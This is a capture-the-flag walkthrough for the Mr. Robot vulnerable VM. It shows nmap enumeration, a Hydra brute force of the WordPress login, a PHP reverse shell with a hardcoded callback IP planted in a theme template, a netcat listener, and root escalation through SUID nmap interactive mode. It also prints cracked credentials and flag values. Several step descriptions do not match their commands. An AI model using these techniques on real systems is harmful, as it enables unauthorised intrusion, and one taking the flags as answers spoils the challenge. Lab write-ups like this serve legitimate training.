

# Mr Robot CTF

## 🧙 Mr. Robot CTF Walkthrough

### 🎯 Challenge Overview

The **Mr. Robot CTF** machine is a beginner-to-intermediate level vulnerable VM inspired by the TV show *Mr. Robot*. The objective is to capture **3 keys (flags)** hidden inside the system.

- **Platform:** VulnHub / TryHackMe
- **Objective:** Gain root access and read the final flag.
- **Difficulty Level:** Easy–Medium
- **Skills Tested:** Web enumeration, WordPress exploitation, privilege escalation

Step 1:-

A lightweight network reconnaissance tool commonly used to identify active hosts in a network.

It's Netdiscover is a simple tool, particularly useful in Local Area Networks (LANs). It works by sending

ARP (Address Resolution Protocol) requests and listens for ARP replies to map live systems in a subnet.

```
kali㉿kali:~$ cd mrRobot2
kali㉿kali:~$ ./nmap -sC -sV -A 192.168.1.26 -oN nmap.rslt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-19 07:45 EDT
Nmap scan report for 192.168.1.26
Host is up (0.0012s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http   Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp   open  ssl/http Apache httpd
|_ssl-cert: Subject: commonName=www.example.com
|_Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:CA:D9:D6 (Huawei)
Operating System: Linux 3.10 - 4.11 (98%), Linux 3.13 - 4.4 (98%), Linux 3.16 - 4.6 (96%), Linux 3.2 - 4.14 (94%), Linux 3.8 - 3.16 (94%), Linux 4.10 (94%), Lin ux 3.2 - 3.8 (93%), Linux 3.16 (93%), Linux 4.4 (93%), Linux 3.13 or 4.2 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1  1.20 ms  192.168.1.26

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.42 seconds
```

**Step-2:-**

Nmap is a powerful, open-source tool used for network discovery and security auditing. It is widely used by network administrators and penetration testers to map networks, identify devices, scan for open ports, and detect vulnerabilities.


```
kali㉿kali:~/mrRobot2$ nmap --script=http-enum.nse 192.168.1.26
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-19 07:47 EDT
Nmap scan report for 192.168.1.26
Host is up (0.0010s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    closed ssh
80/tcp    open  http
|_ http-enum:
|   /admin/: Possible admin folder
|   /admin/index.html: Possible admin folder
|   /wp-login.php: Possible admin folder
|   /robots.txt: Robots file
|   /feed/: Wordpress version: 4.3.1
|_ /wp-includes/images/rss.png: Wordpress version 2.2 found.
|_ /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
|_ /wp-includes/images/blank.gif: Wordpress version 2.6 found.
|_ /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
|_ /wp-login.php: Wordpress login page.
|_ /wp-admin/upgrade.php: Wordpress login page.
|_ /readme.html: Interesting, a readme.
443/tcp  open  https
|_ http-enum:
|   /admin/: Possible admin folder
|   /admin/index.html: Possible admin folder
|   /wp-login.php: Possible admin folder
|   /robots.txt: Robots file
|   /feed/: Wordpress version: 4.3.1
|_ /wp-includes/images/rss.png: Wordpress version 2.2 found.
|_ /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
|_ /wp-includes/images/blank.gif: Wordpress version 2.6 found.
|_ /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
|_ /wp-login.php: Wordpress login page.
|_ /wp-admin/upgrade.php: Wordpress login page.
|_ /readme.html: Interesting, a readme.
MAC Address: 00:0C:29:CA:D9:D2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 133.93 seconds

kali㉿kali:~/mrRobot2$
```

**Step-3:-**

Hydra (also called **THC-Hydra**) is a **popular password-cracking tool** used in penetration testing for performing **brute force attacks** on login services like SSH, FTP, HTTP, RDP, MySQL, Telnet, and many more.



The screenshot shows a terminal window on a Kali Linux system. The command run is:

```
kali㉿kali:~$ hydra -l Elliot -P /home/kali/mrRobot/pass.txt 192.168.1.26 http-post-form "/wp-login.php:log=USER&pwd=PASS&wp-submit=Login:F=incorrect"
```

Output from Hydra:

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```


```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-19 08:02:14
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (l:/1:p:11452), ~716 tries per task
[DATA] attacking http-post-form://192.168.1.26:80/wp-login.php:log=USER&pwd=PASS&wp-submit=Login:F=incorrect
[STATOS] 1672.00 tries/min, 1672 tries in 00:01:00, 9700 to do in 00:06h, 16 active
[STATOS] 1675.00 tries/min, 1675 tries in 00:03h, 642 to do in 00:04h, 16 active
[00] [http-post-form] host: 192.168.1.26 user: Elliot password: ER28-0652
1 of 1 target successfully completed, 1 valid password found!
```

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-19 08:05:37

kali㉿kali:~\$

#### Step-4:-

- `robots.txt` is a text file placed at the root of a website (e.g., <https://example.com/robots.txt>).
- It provides **instructions to web crawlers** (like Googlebot, Bingbot, etc.) about which parts of the site they are allowed or disallowed to access.
- It is part of the **Robots Exclusion Protocol (REP)**.



### Step-5:-

In this step first, we can get the username & password through the wp-login tool

Username – Elliot

Password- ER28-0652

**wp-login.php is not a hacking tool** – it's a **WordPress core file** used for authentication.  
It's the default login page for WordPress websites.

- It's a **PHP script** included in every WordPress installation.
- Location: <https://example.com/wp-login.php>
- Purpose: Provides login form for:
  - Admin panel (/wp-admin/)
  - User authentication
  - Password reset functionality

In the wp-login function, we can add a reverse shell & then we can edit the theme section.

The terminal shows a user named 'rushi' with a root shell on port 443. The exploit code is a PHP script designed to establish a reverse connection to a specific IP and port.

```

// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.14'; // CHANGE THIS
$port = 5555; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$read_a = null;
$shell1 = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

// ...

```

Documentation: Function Name... Look Up Update File

Select theme to edit: Twenty Fifteen Select

**Templates**

- 404 Template (404.php)
- Archive (archive.php)
- author-bio.php
- Comments (comments.php)
- content-link.php
- content-none.php
- content-page.php
- content-search.php
- content.php
- Footer (footer.php)
- Theme Functions (functions.php)
- Header (header.php)
- Image Attachment Template (image.php)
- back-compat.php
- custom-header.php
- customizer.php
- template-tags.php
- Main Index Template (index.php)

## Step-6:-

- **CrackStation.net** is an online password hash cracker.
- It supports many hashing algorithms: MD5, SHA1, SHA256, SHA512, crypt, NTLM, etc.
- Uses a massive database (billions of entries) of **pre-computed hashes** (rainbow tables) to crack weak or common passwords.

## Step-7:-

This is a **Netcat (nc)** command, often used in networking, pentesting, and CTF challenges.

### Breakdown of Options:

- **nc** → Runs Netcat, a tool for reading/writing data across network connections using TCP or UDP.
- **-l** → **Listen mode.** Instead of connecting out, Netcat will wait for incoming connections.
- **-v** → **Verbose.** Gives more detailed output about what Netcat is doing (helpful for debugging).
- **-n** → **No DNS resolution.** Prevents Netcat from trying to resolve hostnames (works faster).
- **-p 5555** → **Port number.** Tells Netcat to listen on port 5555.

```

kali㉿kali:~$ nc -lvp 5555
listening on [any] 5555
connect to [192.168.1.14] from (UNKNOWN) [192.168.1.26] 52352
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
12:09:44 up 8 min, 0 users, load average: 0.13, 1.31, 0.92
USER TTY FROM LOGIN IDLE PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ cd /home
$ ls
robots
$ cd robots
/bin/sh: 3: cd: can't cd to robots
$ cd ..
$ cd robot
/bin/sh: 5: cd: can't cd to robot
$ ls -a
.
..
bin
boot
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
src
sys
tmp
usr
var
vmlinuz
$ cd home
$ ls
robot

```


& then we get the 2<sup>nd</sup> flag

```

cat: key-2-of-3.txt: Permission denied
$ cat password.raw-md5
robot:c3fd3d76192e4007dfb496cca67e13b
$ shell
/bin/sh: 13: shell: not found
$ python -c "import pty;pty.spawn(\"/bin/bash\")"
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt password.raw-md5
daemon@linux:/home/robot$ cd /
cd /
daemon@linux:$ ls
ls
bin dev home lib lost+found mnt proc run srv tmp var
boot etc initrd.img lib64 media opt root sbin sys usr vmlinuz
daemon@linux:$ su root
Password: abcdefghijklmnopqrstuvwxyz
su: Authentication failure
daemon@linux:$ cd home
cd home
daemon@linux:/home$ ls
ls
robot
daemon@linux:/home$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz
daemon@linux:/home$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/unmount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/mmap

```

& almost we can get the last flag. We can also capture the final flag.



```
File Actions Edit View Help
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/netgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
nmap //robot@linux:ls
ls
robot
root@linux:/home$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> sh
sh
Unknown command (sh) -- press h <enter> for help
nmap> :sh
:sh
Unknown command (:sh) -- press h <enter> for help
nmap> !sh
!sh
# id
id
uid=1002(robot) gid=1002(robot) euid=0(root),egid=0(root) groups=0(root),1002(robot)
# cd /robot
cd /robot
sh: 2: cd: can't cd to /robot
# cd /root
cd /root
# ls
ls
firstboot_done key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1e161b21670b4e4
#
```